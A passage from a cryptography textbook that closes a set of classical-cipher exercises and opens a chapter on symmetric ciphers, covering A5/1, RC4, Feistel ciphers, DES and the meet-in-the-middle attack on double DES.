    TSEEATMAEOHWHSYCEELTTEOHMUOUFEHTRFT
    ```

    This message was encrypted with a double transposition (of the type discussed in this chapter) using a matrix of 7 rows and 10 columns. Hint: The first word is "`there`."

15. Outline an automated attack on a double transposition cipher (of the type discussed in the text), assuming that the size of the matrix is known.

16. A double transposition cipher can be made much stronger by using the following approach. First, the plaintext is put into an $n \times m$ array, as described in the text. Next, permute the columns, and then write out the intermediate ciphertext column by column. That is, column 1 gives the first n ciphertext letters, column 2 gives the next n, and so on. Then repeat the process, that is, put the intermediate ciphertext into an $n \times m$ array, permute the columns, and write out the ciphertext column by column. Use this approach, with a 3×4 array, and permutations $(2,3,4,1)$ and $(4,2,1,3)$ to encrypt the plaintext `attackatdawn`.
17. Using the letter encodings in Table 2.1, the two ciphertext messages

    `KHHLTK` and `KTHLLE`

    were encrypted with the same one-time pad. Find all dictionary words that are possible plaintext pairs and in each case, give the corresponding one-time pad.
18. Using the letter encodings in Table 2.1, the following ciphertext message was encrypted with a one-time pad:

    `KITLKE`.

    a) If the plaintext is "thrill," what is the key?
    b) If the plaintext is "tiller," what is the key?
19. Suppose that the following is an excerpt from the decryption codebook for a classic codebook cipher:

123	once
199	or
202	maybe
221	twice
233	time
332	upon
451	a

    Decrypt the ciphertext

    242, 554, 650, 464, 532, 749, 567

    assuming that the following additive sequence

    119, 222, 199, 231, 333, 547, 346

    was used to encrypt the message.

20. An affine cipher is a type of substitution where each letter is encrypted according to the rule $c = (a \cdot p + b) \pmod{26}$ (see the Appendix for a discussion of the mod operation). Here, p, c, a, and b are each numbers in the range 0 to 25, where p represents the plaintext letter, c the ciphertext letter, and a and b are constants. For the plaintext and ciphertext, the number 0 corresponds to "`a`," 1 corresponds to "`b`," and so on. Consider the ciphertext `QJKES REOGH GXXRE OXEO`, which was generated using an affine cipher. Determine the constants a and b and decipher the message. Hint: Plaintext "t" encrypts to ciphertext "`H`" and plaintext "`o`" encrypts to ciphertext "`E`."

21. A Vigenère cipher uses a sequence of shift-by-n simple substitutions, where the shifts are indexed using a keyword, with "A" representing a shift-by-0, "B" representing a shift-by-1, etc. For example, if the keyword is "DOG," then the first letter is encrypted using a simple substitution with a shift-by-3, the second letter is encrypted using a shift-by-14, the third letter is encrypted using a shift-by-6, and the pattern is repeated—the fourth letter is encrypted using a shift-by-3, the fifth letter is encrypted using a shift-by-14, and so on. Cryptanalyze the following ciphertext, i.e., determine the plaintext and the key:

    ```
    CTMYR DOIBS RESRR RIJYR EBYLD IYMLC CYQXS RRMLQ FSDXF
    OWFKT CYJRR IQZSM X
    ```

    This particular message was encrypted using a Vigenère cipher with a 3-letter English keyword:

22. Suppose that on the planet Binary, the written language uses an alphabet that contains only two letters X and Y. Also, suppose that in the Binarian language, the letter X occurs 75% of the time, while Y occurs 25% of the time. Assume that you have two messages in the Binary language, and the messages are of equal length.

    a) If you compare the corresponding letters of the two messages, what fraction of the time will the letters match?

    b) Suppose that one of the two messages is encrypted with a simple substitution, where X is encrypted as Y and Y is encrypted as X. If you now compare the corresponding letters of the two messages—one encrypted and one not—what fraction of the time will the letters match?

    c) Suppose that both of the messages are encrypted with a simple substitution, where X is encrypted as Y and Y is encrypted as X. If you now compare the corresponding letters of the two messages—both of which are encrypted with the same key—what fraction of the time will the letters match?

d) Suppose instead that you are given two randomly generated sequences consisting of the two letters X and Y. If you compare the corresponding letters of the two messages, what fraction of the time will the letters match?

e) Briefly describe the index of coincidence (IC), as described, for example, in [42].

f) How can the index of coincidence be used to determine the length of the keyword in a Vigenère cipher (see Problem 21 for the definition of a Vigenère cipher)?

23. In this chapter, we discussed a forward search attack on a public key cryptosystem.

    a) Explain how to conduct a forward search attack.

    b) How can you prevent a forward search attack against a public key cryptosystem?

    c) Why can't a forward search attack be used to break a symmetric cipher?

24. Consider a "one-way" function h, that is, a function where given the value $y = h(x)$, it is computationally infeasible to find x directly from y.

    a) Suppose that Alice computes $y = h(x)$, where x is Alice's salary, in dollars. If Trudy obtains y, how can she determine Alice's salary x? Hint: Adapt the forward search attack to this problem.

    b) Why does your attack in part a) not violate the one-way property of h?

    c) How could Alice prevent this attack? We assume that Trudy has access to the output of the function h, Trudy knows that the input includes Alice's salary, and Trudy knows the format of the input. Also, no keys are available, so Alice cannot encrypt the output value.

25. Suppose that a particular cipher uses a 40-bit key, and the cipher is secure, i.e., there is no known shortcut attack.

    a) How much work, on average, is an exhaustive search attack?

    b) Outline an attack, assuming that known plaintext is available.

    c) How would you attack this cipher in the ciphertext-only case?

Chapter 3

Symmetric Ciphers

The chief forms of beauty are order and symmetry...
— Aristotle

"You boil it in sawdust: you salt it in glue:
You condense it with locusts and tape:
Still keeping one principal object in view—
To preserve its symmetrical shape."
— Lewis Carroll, *The Hunting of the Snark*

3.1 Introduction

In this chapter, we focus on the two branches of the symmetric key crypto family tree, namely, stream ciphers and block ciphers. We consider the many uses for block ciphers, including their role in data integrity. We conclude this chapter with a brief look at the effect that quantum computing might someday have on the security of symmetric ciphers.

Stream ciphers generalize the idea of a classic one-time pad, except that we trade provable security for a relatively small (and manageable) key. The key is stretched into a long stream of bits, which is then used just like a one-time pad. Like their one-time pad cousins, stream ciphers employ (in Shannon's terminology) confusion only.

Block ciphers can be viewed as the modern successors to classic codebook ciphers, where, in effect, the cipher "contains" a vast number of different codebooks, with the specific codebook determined by a key. The internal workings of block cipher algorithms can be fairly intimidating, so it's useful to keep in mind that a block cipher is really just an "electronic" version of a codebook. Internally, block ciphers employ both confusion and diffusion.

We'll take a fairly close look at the A5/1 and RC4 stream cipher algorithms, both of which have been widely deployed. The A5/1 algorithm (used in GSM cell phones) is a reasonable representative of a large class of stream ciphers that are designed for specialized hardware.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

The RC4 stream cipher has been used in many places, including the SSL and WEP protocols. RC4 is a rarity in the stream cipher world, since it is designed for efficient implementation in software.

In the block cipher realm, we'll look closely at DES, since it's relatively simple (by block cipher standards, that is), and it's the granddaddy of them all, making it the block cipher to which all others are compared. We'll also take a brief look at the popular AES cipher, as well as a relatively simple block cipher known as TEA. Then we'll examine some of the many ways that block ciphers are used for confidentiality, and we'll consider the role of block ciphers in the equally important field of data integrity.

Our goal in this chapter is to introduce symmetric ciphers and gain some familiarity with their inner workings and their uses. That is, we'll focus more on the "how" than the "why." To understand why block ciphers, in particular, are designed the way they are, some basics of modern cryptanalysis are needed. Such modern cryptanalysis topics are covered in an advanced cryptanalysis chapter that is available on the textbook website.

3.2 Stream Ciphers

A stream cipher takes a key K of n bits in length and stretches it into a long keystream. This keystream is then XORed with the plaintext P to produce ciphertext C. Through the magic of the XOR function, the same keystream is used to recover the plaintext P from the ciphertext C. Note that the use of the keystream is identical to the use of the pad (i.e., key) in a one-time pad cipher. An excellent introduction to stream ciphers can be found in Rueppel's classic book [105].

The operation of a stream cipher can be viewed simply as

$$\texttt{StreamCipher}(K) = S,$$

where K is the key and S represents the resulting keystream. Here, K can be—and typically is—very short, relative to S. Remember, the keystream is not ciphertext, but is instead simply a string of bits that we use like a one-time pad.

Given a keystream $S = s_0, s_1, s_2 \ldots$, and plaintext $P = p_0, p_1, p_2 \ldots$ we generate the ciphertext $C = c_0, c_1, c_2 \ldots$ by XOR-ing the corresponding bits,

$$c_0 = p_0 \oplus s_0,\ c_1 = p_1 \oplus s_1,\ c_2 = p_2 \oplus s_2, \ldots.$$

To decrypt ciphertext C, the keystream S is again used, since

$$p_0 = c_0 \oplus s_0,\ p_1 = c_1 \oplus s_1,\ p_2 = c_2 \oplus s_2, \ldots.$$

Provided that both the sender and receiver use the same stream cipher algorithm and that both know the key K, this system provides a practical

generalization of the one-time pad. However, the resulting cipher is not provably secure, as discussed in the problems at the end of the chapter. In effect, we have traded provable security for practicality.

3.2.1 A5/1

The first stream cipher that we'll examine is A5/1, which is used for confidentiality in GSM cell phones (GSM is discussed in Chapter 10). This algorithm has an algebraic description, but it can also be illustrated via a relatively simple wiring diagram. We give both descriptions here.

A5/1 employs three linear feedback shift registers [47], or LFSRs, which we'll label X, Y, and Z. Register X holds 19 bits, the register Y holds 22 bits, and register Z holds 23 bits, which we label as

$$(x_0, x_1, \ldots, x_{18}), \quad (y_0, y_1, \ldots, y_{21}), \quad (z_0, z_1, \ldots, z_{22}),$$

respectively. Of course, all computer geeks love powers of two, so it's no accident that the three LFSRs contain a total of 64 bits.

Not coincidentally, the A5/1 key K is also 64 bits. The key is used as the initial fill of the registers, that is, the key is used as the initial values in the registers. After these registers are filled with the key,[1] we are ready to generate the keystream. But before we can describe how the keystream is generated, we need to say more about the registers X, Y, and Z.

When register X steps, we compute

$$\begin{aligned} t &= x_{13} \oplus x_{16} \oplus x_{17} \oplus x_{18} \\ x_i &= x_{i-1} \text{ for } i = 18, 17, 16, \ldots, 1 \\ x_0 &= t \end{aligned}$$

Similarly, for registers Y and Z, each step consists of

$$\begin{aligned} t &= y_{20} \oplus y_{21} \\ y_i &= y_{i-1} \text{ for } i = 21, 20, 19 \ldots, 1 \\ y_0 &= t \end{aligned}$$

and

$$\begin{aligned} t &= z_7 \oplus z_{20} \oplus z_{21} \oplus z_{22} \\ z_i &= z_{i-1} \text{ for } i = 22, 21, 20, \ldots, 1 \\ z_0 &= t \end{aligned}$$

respectively.

[1] We've simplified things a little. In reality, the registers are filled with the key, and then there is a run-up (i.e., initial stepping procedure) that is used before we generate any keystream bits. Here, we ignore the run-up process.

Given three bits x, y, and z, define $\texttt{maj}(x, y, z)$ to be the majority vote function, that is, if the majority of x, y, and z are 0, the function returns 0; otherwise it returns 1. Since there are an odd number of bits, there cannot be a tie, so this function is well defined.

In A5/1, for each keystream bit that we generate, the following takes place. First, we compute

$$m = \texttt{maj}(x_8, y_{10}, z_{10}).$$

Then the registers X, Y, and Z step (or not), based on whether they are in the majority or not. Specifically, we check the following conditions:

$$\begin{aligned} &\text{if } x_8 \ = m \text{ then } X \text{ steps} \\ &\text{if } y_{10} = m \text{ then } Y \text{ steps} \\ &\text{if } z_{10} = m \text{ then } Z \text{ steps} \end{aligned}$$

Finally, after all of that, a single keystream bit s is generated as

$$s = x_{18} \oplus y_{21} \oplus z_{22},$$

which is XORed with the plaintext (if encrypting) or XORed with the ciphertext (if decrypting). We then repeat the stepping process to generate as many key stream bits as required.

Note that when a register steps, its fill changes due to the bit shifting. Consequently, after generating one keystream bit, the fills of at least two of the registers X, Y, Z have shifted, which implies that new bits are in some of the positions x_8, y_{10}, and z_{10}. Therefore, when we repeat this process we will not, in general, generate the same keystream bit.

Although this seems like a complicated way to generate each keystream bit, A5/1 is easily implemented in hardware and can generate bits at a rate proportional to the clock speed. Also, the number of keystream bits that can be generated from a single 64-bit key is virtually unlimited—although eventually the keystream will repeat, the cycle is likely to be extremely large. The wiring diagram for the A5/1 algorithm is illustrated in Figure 3.1. See, for example, [] for a more detailed discussion of this algorithm.

The A5/1 algorithm is our representative example of a large class of stream ciphers that are based on shift registers, and implemented in hardware. These systems were once the kings of symmetric key crypto, but in recent times, block ciphers have clearly taken their crown.

Why has there been a mass migration away from stream ciphers towards block ciphers? In the bygone era of slow processor speeds, shift register based stream ciphers were necessary to keep pace with relatively high data-rate systems (such as audio). In the past, software-based crypto could not generate bits fast enough for such applications. Today, however, there are few




Figure 3.1 A5/1 keystream generator

applications for which software-based crypto is not applicable. In addition, block ciphers are relatively easy to design and they can do everything stream ciphers can do, and more. These are the primary reasons why block ciphers are currently ascendant.

3.2.2 RC4

RC4 is a stream cipher, but it's a completely different beast than A5/1. The RC4 algorithm is optimized for software implementation, whereas A5/1 is designed for hardware, and RC4 produces a keystream byte at each step, whereas A5/1 only produces a single keystream bit. All else being equal (which, of course, it never is), generating a byte at each step is a much better approach than generating a single bit.

The RC4 algorithm is remarkably simple, because it is essentially just a lookup table containing a permutation of all possible 256 byte values. The crucial trick that makes it a strong cipher is that each time a byte of keystream is produced, the lookup table is modified in such a way that the table always contains a permutation of $\{0, 1, 2, \ldots, 255\}$. Because of this constant updating, the lookup table—and hence the cipher itself—presents the cryptanalyst with a moving target.

The entire RC4 algorithm is byte based. The first phase of the algorithm initializes the lookup table using the key. We'll denote the key as `key`$[i]$, for $i = 0, 1, \ldots, N-1$, where each `key`$[i]$ is a byte. We denote the lookup table as $S[i]$, where each $S[i]$ is also a byte. Pseudo-code for the initialization of the permutation S appears in Table 3.1. One interesting feature of RC4 is that the key can be of any length from 1 to 256 bytes. Again, the key is only used to initialize the permutation S. Also, note that the 256-byte array K is filled by simply repeating the key until the array is full.

After the initialization phase, each keystream byte is generated using the algorithm that appears in Table 3.2. The output, which we've denoted here as `keystreamByte`, is a single byte that is XORed with plaintext (to encrypt) or XORed with ciphertext (to decrypt). Of course, we can simply repeat the

Table 3.1 RC4 initialization

```
for i = 0 to 255
    S[i] = i
    K[i] = key[i (mod N)]
next i
j = 0
for i = 0 to 255
    j = (j + S[i] + K[i]) (mod 256)
    swap(S[i], S[j])
next i
i = j = 0
```

algorithm in Table 3.2 to generate as many keystream bytes as are needed to encrypt or decrypt a given message.

The RC4 algorithm—which can be viewed as a self-modifying lookup table—is elegant, simple, and efficient in software. For Trudy, the good news is that there is a practical attack[2] that is feasible against certain uses of RC4 [40]. The bad news for Trudy is that this attack is infeasible if we simply discard the first 256 keystream bytes. This could be viewed as simply adding an extra 256 steps to the initialization phase, where each additional step generates—and discards—a keystream byte according to the algorithm in Table 3.2.

Table 3.2 RC4 keystream byte

```
i = (i + 1) (mod 256)
j = (j + S[i]) (mod 256)
swap(S[i], S[j])
t = (S[i] + S[j]) (mod 256)
keystreamByte = S[t]
```

RC4 has been used in many applications, including the popular SSL and the insecure WEP protocols. However, the algorithm is not optimized for 32-bit processors, let alone 64-bit processors (in fact, it's optimized for ancient 8-bit processors). In addition, a few (mostly, theoretical) weaknesses have been found, and as a result, RC4 is not too popular today. But, it is worth noting that these weaknesses are generally not practical if RC4 is used as discussed above.

Stream ciphers were once the king of the hill, but they are now relatively rare, at least in comparison to block ciphers. Some have even gone so far as

[2] This RC4 attack is discussed in detail in the cryptanalysis chapter on the textbook website.

to declare the "death of stream ciphers" and, as evidence, they can point to the fact that there has been relatively little effort to develop new standards for stream ciphers in recent years. However, today there are an increasing number of important applications where dedicated stream ciphers may be more appropriate than block ciphers. Examples of such applications might include some wireless devices, severely resource-constrained devices, and extremely high data-rate systems. The reports of the death of stream ciphers may prove to have been greatly exaggerated.

3.3 Block Ciphers

An iterated block cipher splits the plaintext into fixed-sized blocks and generates fixed-sized blocks of ciphertext. In most designs, the ciphertext is obtained from the plaintext by iterating a function F over some number of rounds. The function F, which depends on the output of the previous round and the key K, is known as the round function, not because of its shape, but because it is applied over multiple iterations, or rounds.

The design goals for block ciphers are security and efficiency. It's not too difficult to develop a reasonably secure block cipher or an efficient block cipher, but to design one that is secure and efficient requires a high form of the cryptographer's art.

3.3.1 Feistel Cipher

A Feistel cipher, named after block cipher pioneer Horst Feistel, is a general cipher design principle, not a specific cipher. In a Feistel cipher, the plaintext block P is split into left and right halves,

$$P = (L_0, R_0),$$

and for each round $i = 1, 2, \ldots, n$, new left and right halves are computed according to the rules

$$L_i = R_{i-1} \tag{3.1}$$

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i) \tag{3.2}$$

where K_i is the subkey for round i. The subkey is derived from the key K according to a specified key schedule algorithm. The ciphertext block C is the output of the final round, that is,

$$C = (L_n, R_n).$$

Instead of trying to memorize equations (3.1) and (3.2), it's better to simply remember how each round of a Fiestel cipher works. Note that equation (3.1) tells us that the "new" left half is the "old" right half. On the other

hand, equation (3.2) says that the new right half is the old left half XORed with a function of the old right half and the subkey.

Of course, it's necessary to be able to decrypt the ciphertext. The beauty of a Feistel cipher is that we can decrypt, regardless of the specific round function F. Thanks to the magic of the XOR, we can solve equations (3.1) and (3.2) for R_{i-1} and L_{i-1}, respectively, which allows us to run the process backwards. That is, for $i = n, n-1, \ldots, 1$, we compute

$$\begin{aligned} R_{i-1} &= L_i \\ L_{i-1} &= R_i \oplus F(R_{i-1}, K_i). \end{aligned}$$

The final result of this decryption process is the plaintext $P = (L_0, R_0)$.

Again, any round function F will work in a Feistel cipher, provided that the output of F produces the correct number of bits. It is particularly nice that there is no requirement that the function F be invertible. However, a Feistel cipher will not be secure for all possible choices of F. For example, the round function

$$F(R_{i-1}, K_i) = 0, \text{ for all } R_{i-1} \text{ and } K_i \tag{3.3}$$

is a legitimate round function since we can encrypt and decrypt with this F. However, Trudy would be very happy if Alice and Bob decide to use a Feistel cipher with the round function in equation (3.3).

The security of a Feistel cipher boils down to the round function F and the key schedule. The key schedule is usually not a major issue, so the analysis can be focused on F.

The overall simplicity and elegance of the Feistel cipher technique is undeniable. However, one drawback to the Feistel approach is that half of the bits are unaffected each round. This can be viewed as a potential source of inefficiency, and as a result, many recent block ciphers are not Feistel ciphers. For example, the Advance Encryption Standard, or AES, which we discuss here in Section 3.3.4, is not a Feistel cipher.

3.3.2 DES

Now there was an algorithm to study;
one that the NSA said was secure.
— Bruce Schneier,

The Data Encryption Standard, affectionately known as DES,[3] was developed in the computing Stone Age (the 1970s). The design is based on the Lucifer

[3]People "in the know" pronounce DES so as to rhyme with "fez" or "pez," not as the three letters D-E-S. Of course, you can say Data Encryption Standard, but that would be even more uncool.

cipher, a Feistel cipher developed by a team at IBM. DES is a surprisingly simple block cipher, but the story of how Lucifer became DES is anything but simple.

By the mid-1970s, it was clear even to U.S. government bureaucrats that there was a legitimate commercial need for secure crypto. At the time, the computer revolution was underway (just barely), and the amount—and sensitivity—of digital data was rapidly increasing.

At the time, crypto was poorly understood outside of classified military and government circles, and they weren't talking (and, for the most part, that's still the case). The upshot was that businesses had no way to judge the merits of a crypto product, and most commercial crypto was weak.

Into this environment, the National Bureau of Standards, or NBS (now known as NIST) issued a request for cipher proposals. The winning submission would become a U.S. government standard, and almost certainly a de facto industrial standard. Very few reasonable submissions were received, and it quickly became apparent that IBM's Lucifer cipher was the only serious contender.

At this point, NBS had a problem. There was little crypto expertise at NBS, so they turned to the government's crypto experts at the super-secret National Security Agency, or NSA.[4] The NSA designs and builds the crypto that is used by the U.S. military and government for highly sensitive information. However, the NSA also wears a black hat, since it conducts signals intelligence, or SIGINT, where it tries to obtain intelligence information from foreign sources.

The NSA was reluctant to get involved with DES but, under pressure, eventually agreed to study the Lucifer design and offer an opinion, provided its role would not become public. When this information came to public light [128], as is inevitable in the United States, many were suspicious that NSA had placed a backdoor into DES so that it alone could break the cipher. Certainly, the black hat SIGINT mission of NSA and a general climate of distrust of government fueled such fears. In defense of NSA, it's worth noting that 30 years of intense cryptanalysis has revealed no backdoor in DES. Nevertheless, this suspicion tainted DES from the beginning.

Lucifer eventually became DES, but not before a few subtle—and a few not so subtle—changes were made. The most obvious change was that the key length was apparently reduced from 128 to 64 bits. However, upon careful analysis, it was found that 8 of the 64 key bits were effectively discarded, so the actual key length is a mere 56 bits. As a result of this modification, the expected work for an exhaustive key search was reduced from 2^{127} to 2^{55}. By this measure, DES is 2^{72} times easier to break than Lucifer.

[4]NSA is so super-secret that its employees joke that the acronym NSA stands for No Such Agency.

Understandably, the suspicion was that NSA had purposely weakening DES. However, subsequent cryptanalysis of the algorithm has revealed attacks that require slightly less work than trying 2^{55} keys and, as a result, DES is probably just about as strong with a key of 56 bits as it would be with the longer Lucifer key.

The subtle changes to Lucifer involved the so-called "substitution boxes," or S-boxes, which are described below. The changes to the S-boxes in particular fueled the suspicion that a backdoor had been inserted into the algorithm. But it has become clear over time that the modifications to the S-boxes actually strengthened the algorithm by offering protection against cryptanalytic techniques that were unknown (at least outside of NSA, and they're not talking) until many years later. The inescapable conclusion is that whoever modified the Lucifer algorithm (NSA, that is) knew what they were doing and, in fact, strengthened the algorithm; see [128] for more information on the role of NSA in the development of DES.

Now it's time for the nitty gritty details of the DES algorithm. DES is a Feistel cipher with 16 rounds, a 64-bit block length, a 56-bit key, and 48-bit subkeys. Each round of DES is relatively simple—at least by the standards of block cipher design. The S-boxes are one of the most important security features in DES. Each DES S-box maps 6 to 4 bits, and DES employs eight distinct S-boxes. Thus, the S-boxes taken together, map 48 bits to 32 bits. The same S-boxes are used at each round of DES, and each S-box is implemented as a lookup table.

Since DES is a Feistel cipher, encryption follows the formulas given in equations (3.1) and (3.2). A single round of DES is illustrated in the wiring diagram in Figure 3.2, where each number indicates the number of bits that follow a particular "wire."

Unravelling the diagram in Figure 3.2, we see that the DES round function F can be written as

$$F(R_{i-1}, K_i) = P\big(S(X(R_{i-1}) \oplus K_i)\big) \tag{3.4}$$

where P is the P-box permutation, S is the S-boxes substitution, X is the expansion permutation, and R_i and K_i are the right half and subkey at step i, respectively. With this round function F, we see that DES is a Feistel cipher, as defined in equations (3.1) and (3.2). As required by equation (3.1), the new left half is simply the old right half. Again, the DES round function F is the composition of the expansion permutation, XOR of subkey, the S-boxes, and the P-box permutation, as given in equation (3.4).

From the DES wiring diagram, we see that the expansion permutation expands its input from 32 to 48 bits, and the subkey is then XORed with the result. The expansion permutation permutes the 32 input bits of input, with the expansion from 32 to 48 bits achieved by simply repeating some




Figure 3.2 One round of DES

of the input bits in the output—the expansion permutation can be found in Section A-4 of the Appendix. The expansion permutation plays an important role in diffusion within a block.

The 48-bit output of the expansion (XOR) step is fed into the S-boxes, which serve to compress the result down to 32 bits. This 32-bit output is then passed through the P-box permutation. Finally, the 32-bit output of the P-box is XORed with the old left half to obtain the new right half. The S-boxes (and XOR of subkey) serve to provide confusion.[5]

Each of the eight DES S-boxes maps 6 to 4 bits, and each can be viewed as an array of 4 rows and 16 columns, with one nibble (4-bit value) stored in each of the 64 positions. When viewed in this way, each S-box has been constructed so that each of its four rows is a permutation of the hexadecimal digits $0, 1, 2, \ldots, \texttt{E}, \texttt{F}$. The DES S-box number 1 appears in Table 3.3, where the six-bit input to the S-box is denoted $b_0b_1b_2b_3b_4b_5$. Note that the first and last input bits are used to index the row, while the middle four bits index the column. Also note that we've given the output in hex. For those who just can't get enough of S-boxes, all eight DES S-boxes can be found on the textbook website.

The DES permutation box, or P-box, contributes little, if anything, to the security of the cipher—its original purpose seems to have been lost to

[5]The confusion here is in the sense defined by Shannon (see Section 2.5). Of course, the S-boxes have been known to provide other kinds of confusion too, especially to students.

Table 3.3 DES S-box 1 (in hexadecimal)

b_0b_5	$b_1b_2b_3b_4$															
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	E	4	D	1	2	F	B	8	3	A	6	C	5	9	0	7
1	0	F	7	4	E	2	D	1	A	6	C	B	9	5	3	8
2	4	1	E	8	D	6	2	B	F	C	9	7	3	A	5	0
3	F	C	8	2	4	9	1	7	5	B	3	E	A	0	6	D

the mists of time.[6] One plausible explanation is that the designers wanted to make DES more difficult to implement in software since the original design called for hardware-based implementation. It was apparently hoped that DES would remain a hardware-only algorithm, perhaps in the non-Kerckhoffian belief that this would allow the algorithm to remain secret. In fact, the S-boxes themselves were originally classified, so undoubtedly the goal was to keep them secret. But, predictably, DES was quickly reverse engineered and the details became public knowledge almost immediately.

The only significant remaining part of DES is the key schedule algorithm, which is used to generate the subkeys. This is a somewhat convoluted process, but the ultimate result is simply that 48 of the 56 bits of key are selected at each round. The details are relevant, since block cipher designs have been attacked due to flawed key schedule algorithms.

Define

$$r_i = \begin{cases} 1 & \text{if } i \in \{1, 2, 9, 16\} \\ 2 & \text{otherwise.} \end{cases}$$

The DES key schedule algorithm, which is used to generate the 48-bit subkeys, appears in Table 3.4, where the permutations LP, RP, LK, and RK are defined in Section A-4 of the Appendix.

Note that when writing code to implement DES, we would probably not implement the key schedule algorithm as it appears in Table 3.4. It would be more efficient to use the key schedule algorithm to determine each K_i (in terms of the original DES key) and simply hardcode these values into our program.

For completeness, there are two other features of DES that we should mention. An initial permutation is applied to the plaintext before round one, and its inverse is applied after the final round. Also, when encrypting, the halves are swapped after last round, so the actual ciphertext is (R_{16}, L_{16}), not (L_{16}, R_{16}). Neither of these quirks serve any security purpose, and we'll ignore them in the remaining discussion. However, these are parts of the DES algorithm, so they must be implemented if you want to call your cipher DES.

[6]The P-box permutation appears in the Appendix in Section A-4.

Table 3.4 DES key schedule algorithm

```
for each round i = 1, 2, ..., n
    LK = cyclically left shift LK by r_i bits
    RK = cyclically left shift RK by r_i bits
    The left half of subkey K_i consists of bits LP of LK
    The right half of subkey K_i consists of bits RP of RK
next i
```

A few words on the security of DES may be enlightening. First, mathematicians are very good at solving linear equations, and the only part of DES that is not linear is the S-boxes. Due to those pesky mathematicians, linear ciphers are inherently weak, so the S-boxes are fundamental to the security of DES. As mentioned above, the expansion permutation has an important role to play with respect to diffusion, and the key schedule is also significant. These issues will become clearer if you study the material on linear and differential cryptanalysis that is available on the textbook website. For more details on the design of the DES cipher, see, for example [106].

Despite the concern over the design of DES—particularly the role of the NSA in the process—DES clearly stood the test of time [70]. Today, DES is vulnerable simply because the key is too small, not because of any noteworthy shortcut attack. Although some attacks have been developed that, in theory, require somewhat less work than an exhaustive key search, all practical DES crackers[7] simply try all keys until they stumble across the correct one. That is, an exhaustive key search (more or less) is the best way to break DES in practice. The inescapable conclusion is that the designers (and modifiers) of DES knew what they were doing.

The development of DES was a watershed event in the history of cryptography. And it's certainly ironic that NSA was the unwilling godfather of the algorithm that resulted in an explosion of interest in academic and commercial cryptography.

Next, we describe triple DES, which can be used to effectively extend the key length of DES. Then we discuss one truly simple block cipher in a some detail.

3.3.3 Triple DES

Before moving on to other block ciphers, we discuss a variant of DES known as triple DES, or 3DES. But before that, we need some notation. Let P be a block of plaintext, K a key, and C the corresponding block of ciphertext. For DES, C and P are each 64 bits, while K is 56 bits, but our notation applies to any block cipher. The notation that we'll adopt for the encryption of P

[7]Not to be confused with Ritz Crackers.

with key K is

$$C = E(P, K)$$

while the corresponding decryption is denoted

$$P = D(C, K).$$

Note that for the same key, encryption and decryption are inverse operations, that is,

$$P = D(E(P, K), K) \text{ and } C = E(D(C, K), K).$$

However, in general,

$$P \neq D(E(P, K_1), K_2) \text{ and } C \neq E(D(C, K_1), K_2),$$

when $K_1 \neq K_2$.

At one time, DES was nearly ubiquitous, but its key length is insufficient today. Fortunately for DES-philes, all is not lost—there is a clever way to use DES with a larger key length. Intuitively, it seems that double DES might be the thing to do, that is,

$$C = E(E(P, K_1), K_2). \tag{3.5}$$

This appears to offer the benefits of a 112 bit key (two 56-bit DES keys), with the only drawback being a loss of efficiency due to two DES operations.

However, there is a meet-in-the-middle attack on double DES that renders it more or less equivalent to single DES. The attack is not trivial, but it's too close for comfort. This attack is a chosen plaintext attack, meaning that we assume the attacker can always choose a specific plaintext P and obtain the corresponding ciphertext C.

Suppose Trudy selects a particular plaintext P and obtains the corresponding ciphertext C, which for double DES is $C = E(E(P, K_1), K_2)$. Trudy's goal is to find the keys K_1 and K_2. Toward this goal, Trudy first precomputes a table of size 2^{56} containing the pairs $E(P, K)$ and K for all possible key values K. Trudy sorts this table on the values $E(P, K)$. Now using her table and the ciphertext value C, Trudy decrypts C with keys $\widetilde{K}$ until she finds a value $X = D(C, \widetilde{K})$ that is in table. Then from the table, Trudy has $X = E(P, K)$ for a known K. Hence,

$$D(C, \widetilde{K}) = E(P, K),$$

where $\widetilde{K}$ and K are known. That Trudy has found the 112-bit key can be seen by encrypting both sides with the key $\widetilde{K}$, which gives

$$C = E(E(P, K), \widetilde{K}),$$

that is, in equation (3.5), we have $K_1 = K$ and $K_2 = \widetilde{K}$.

This attack on double DES requires that Trudy precompute, sort, and store an enormous table of 2^{56} elements. But the table computation is one-time work,[8] so if we use this table many times (by attacking double DES many times) this part of the work can be amortized over the number of attacks. Other than the work needed to precompute the table, the work consists of computing $D(C, K)$ until we find a match in the table. This has an expected work of 2^{55}, just like an exhaustive key search attack on single DES. So, by this measure, double DES is no more secure than single DES.

Since double DES isn't secure, will triple DES fare any better? Before worrying about attacks, we need to define triple DES. It seems that the logical approach to triple DES would be

